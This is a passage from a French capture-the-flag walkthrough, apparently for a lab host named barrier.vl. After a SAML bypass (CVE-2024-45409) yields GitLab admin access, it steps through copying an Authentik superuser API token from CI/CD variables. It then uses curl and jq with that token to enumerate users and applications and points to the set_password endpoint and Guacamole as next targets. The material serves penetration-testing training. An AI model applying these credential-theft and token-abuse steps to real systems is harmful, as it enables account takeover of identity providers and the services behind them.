
Le message Welcome to GitLab, akadmin! confirme que l’authentification a réussi. Le bouton Admin, visible en bas à gauche, montre également que ce compte dispose des privilèges d’administration de GitLab.
Tu as ainsi réussi à contourner l’authentification SAML et à obtenir un accès administrateur à GitLab grâce à la CVE-2024-45409.
Exploration de l’administration GitLab
Avec les privilèges administrateur de GitLab, tu peux maintenant explorer des fonctionnalités qui n’étaient pas accessibles au compte satoru.
Ton objectif est de trouver un moyen d’exécuter des commandes système sur la machine cible.
Dans GitLab, la fonctionnalité CI/CD (Continuous Integration / Continuous Delivery) est conçue pour automatiser l’exécution de tâches à l’aide de pipelines, dont les commandes sont exécutées par des programmes appelés GitLab Runners.
C’est donc naturellement vers cette fonctionnalité que tu peux orienter tes recherches pour tenter d’obtenir une exécution de commandes système.
Dans l’interface d’administration GitLab, clique sur Settings → CI/CD dans le menu de gauche, puis sur Expand dans la section Variables.
Cette section permet de définir des variables d’environnement utilisables par les tâches exécutées dans les pipelines GitLab. Elles peuvent notamment contenir des paramètres de configuration, des mots de passe ou des jetons d’accès à des services externes.
Tu découvres une variable nommée AUTHENTIK_TOKEN, dont la valeur est initialement masquée.

Ce nom attire immédiatement ton attention : Authentik est le fournisseur d’identité utilisé pour l’authentification SSO de GitLab.
À droite des astérisques, clique sur l’icône Copy value pour copier le jeton dans le presse-papiers, sans avoir à afficher sa valeur.
Sur Kali Linux, crée un fichier pour conserver ce jeton :
nano authentik-token.txt
Colle la valeur copiée, puis enregistre le fichier avec Ctrl+O, Entrée et Ctrl+X.
Tu disposes maintenant du jeton Authentik dans ton répertoire de travail, prêt à être utilisé avec curl pour interroger son API.
Utilisation du token
Un jeton API (API token) permet de s’authentifier auprès d’une application sans devoir fournir un identifiant et un mot de passe à chaque requête.
Pour comprendre comment utiliser celui découvert dans GitLab, tu peux effectuer une recherche Google :
authentik curl practical samples
Parmi les résultats, tu trouves plusieurs exemples de commandes curl utilisant l’API REST d’Authentik avec une authentification de type Bearer.
Le principe consiste à transmettre le jeton dans un en-tête HTTP Authorization. Dans notre cas, tu peux directement récupérer sa valeur depuis le fichier authentik-token.txt :
-H "Authorization: Bearer $(cat authentik-token.txt)"
L’expression $(cat authentik-token.txt) insère automatiquement le contenu du fichier dans la commande, sans devoir recopier le jeton à chaque utilisation.
Découverte des endpoints de l’API Authentik
Les exemples trouvés montrent que l’API d’Authentik utilise des adresses commençant par /api/v3/.
Pour découvrir les endpoints disponibles, tu peux effectuer une nouvelle recherche Google :
authentik api v3 schema
Le premier résultat indique qu’Authentik met à disposition un schéma OpenAPI à l’adresse /api/v3/schema/. Ce document décrit les différentes opérations proposées par son API.
Tu peux donc récupérer ce schéma avec curl :
curl -sk https://barrier.vl:9443/api/v3/schema/ | head -n 15
Le résultat confirme que le schéma est accessible et qu’il contient la description des endpoints de l’API :
openapi: 3.0.3
info:
  title: authentik
  version: 2024.10.5
  description: Making authentication simple.
...
paths:
  /admin/apps/:
    get:
      operationId: admin_apps_list
Le schéma est fourni par défaut au format YAML. Pour obtenir uniquement la liste des endpoints avec jq, il est plus pratique de demander une réponse au format JSON en ajoutant ?format=json à l’URL :
curl -sk 'https://barrier.vl:9443/api/v3/schema/?format=json' \
  | jq -r '.paths | keys[]'
Cette commande affiche la liste complète des endpoints disponibles, un par ligne.
Pour retrouver les endpoints concernant les utilisateurs, tu peux filtrer la liste précédente avec grep :
curl -sk 'https://barrier.vl:9443/api/v3/schema/?format=json' \
  | jq -r '.paths | keys[]' \
  | grep 'users'
La commande retourne les endpoints suivants :
/core/users/
/core/users/impersonate_end/
/core/users/me/
/core/users/paths/
/core/users/service_account/
/core/users/{id}/
/core/users/{id}/impersonate/
/core/users/{id}/metrics/
/core/users/{id}/recovery/
/core/users/{id}/recovery_email/
/core/users/{id}/set_password/
/core/users/{id}/used_by/
/providers/google_workspace_users/
/providers/google_workspace_users/{id}/
/providers/google_workspace_users/{id}/used_by/
/providers/microsoft_entra_users/
/providers/microsoft_entra_users/{id}/
/providers/microsoft_entra_users/{id}/used_by/
/providers/scim_users/
/providers/scim_users/{id}/
/providers/scim_users/{id}/used_by/
/rbac/permissions/assigned_by_users/
/rbac/permissions/assigned_by_users/{id}/assign/
/rbac/permissions/assigned_by_users/{id}/unassign/
/rbac/permissions/users/
/rbac/permissions/users/{id}/
/sources/scim_users/
/sources/scim_users/{id}/
/sources/scim_users/{id}/used_by/
Parmi ces résultats, trois endpoints retiennent particulièrement ton attention :
/core/users/: permet de lister les utilisateurs enregistrés dans Authentik./core/users/me/: permet d’obtenir les informations de l’utilisateur authentifié./core/users/{id}/set_password/: permet de modifier le mot de passe d’un utilisateur à partir de son identifiant.
Tu peux donc commencer par interroger /core/users/me/ pour identifier le compte associé au jeton AUTHENTIK_TOKEN.
curl -sk \
  -H "Authorization: Bearer $(cat authentik-token.txt)" \
  https://barrier.vl:9443/api/v3/core/users/me/ \
  | python3 -m json.tool
La requête fonctionne et retourne notamment :
{
  "user": {
    "pk": 4,
    "username": "akadmin",
    "name": "authentik Default Admin",
    "is_active": true,
    "is_superuser": true,
    "groups": [
      {
        "name": "authentik Admins"
      }
    ]
  }
}
Cette réponse confirme que le jeton AUTHENTIK_TOKEN fonctionne et qu’il est associé au compte akadmin, qui possède les privilèges de superutilisateur (is_superuser: true).
Tu peux donc continuer à utiliser ce jeton pour explorer l’API Authentik avec des privilèges élevés.
Tu peux maintenant utiliser l’endpoint /core/users/, découvert précédemment, pour obtenir la liste des utilisateurs enregistrés dans Authentik.
Pour éviter d’afficher toutes les informations retournées par l’API, utilise jq afin de ne conserver que l’identifiant (pk), le nom d’utilisateur (username) et les privilèges (is_superuser) :
curl -sk \
  -H "Authorization: Bearer $(cat authentik-token.txt)" \
  https://barrier.vl:9443/api/v3/core/users/ \
  | jq '.results[] | {pk, username, is_superuser}'
La réponse révèle quatre utilisateurs :
{
  "pk": 2,
  "username": "ak-outpost-af1fa701dddb44f98ddf2c3868733303",
  "is_superuser": false
}
{
  "pk": 4,
  "username": "akadmin",
  "is_superuser": true
}
{
  "pk": 35,
  "username": "maki",
  "is_superuser": false
}
{
  "pk": 34,
  "username": "satoru",
  "is_superuser": false
}
Tu retrouves les comptes satoru et akadmin, déjà rencontrés lors de l’exploration de GitLab, ainsi qu’un nouveau compte nommé maki.
Le compte ak-outpost-... est un compte technique associé à Authentik. Seul akadmin possède les privilèges de superutilisateur parmi les quatre comptes retournés.
Découverte des applications Authentik
Authentik ne sert pas uniquement à gérer des utilisateurs : il permet également de centraliser l’authentification de plusieurs applications, comme tu l’as déjà constaté avec GitLab et son système SSO.
Il serait donc intéressant de vérifier si d’autres applications sont également configurées dans Authentik, ce qui pourrait révéler de nouveaux services à explorer.
Pour rechercher les endpoints correspondants dans le schéma OpenAPI, utilise :
curl -sk 'https://barrier.vl:9443/api/v3/schema/?format=json' \
  | jq -r '.paths | keys[]' \
  | grep 'applications'
Parmi les résultats, tu identifies l’endpoint /core/applications/, qui permet de lister les applications enregistrées.
Tu peux alors l’interroger avec le jeton découvert précédemment :
curl -sk \
  -H "Authorization: Bearer $(cat authentik-token.txt)" \
  https://barrier.vl:9443/api/v3/core/applications/ \
  | jq '.results[] | {name, slug, provider}'
La réponse révèle deux applications :
{
  "name": "Gitlab",
  "slug": "gitlab",
  "provider": 1
}
{
  "name": "Guacamole",
  "slug": "guac",
  "provider": 2
}
Tu retrouves GitLab, déjà identifié précédemment, mais tu découvres également une application nommée Guacamole.
Apache Guacamole est une application web permettant d’accéder à distance à des machines, notamment via les protocoles SSH, RDP ou VNC.
Cette découverte constitue une nouvelle piste intéressante pour tenter d’obtenir un accès au système Linux.
Lors de l’énumération initiale, mon-nmap avait identifié Apache Tomcat sur le port 8080. Ce serveur pouvant héberger des applications Java comme Guacamole, tu peux tenter d’accéder directement à l’adresse suivante :
http://barrier.vl:8080/guacamole/
Accès à Guacamole
Lorsque tu ouvres http://barrier.vl:8080/guacamole/ dans Firefox, tu es automatiquement redirigé vers Authentik, qui affiche un formulaire de connexion destiné à Guacamole.
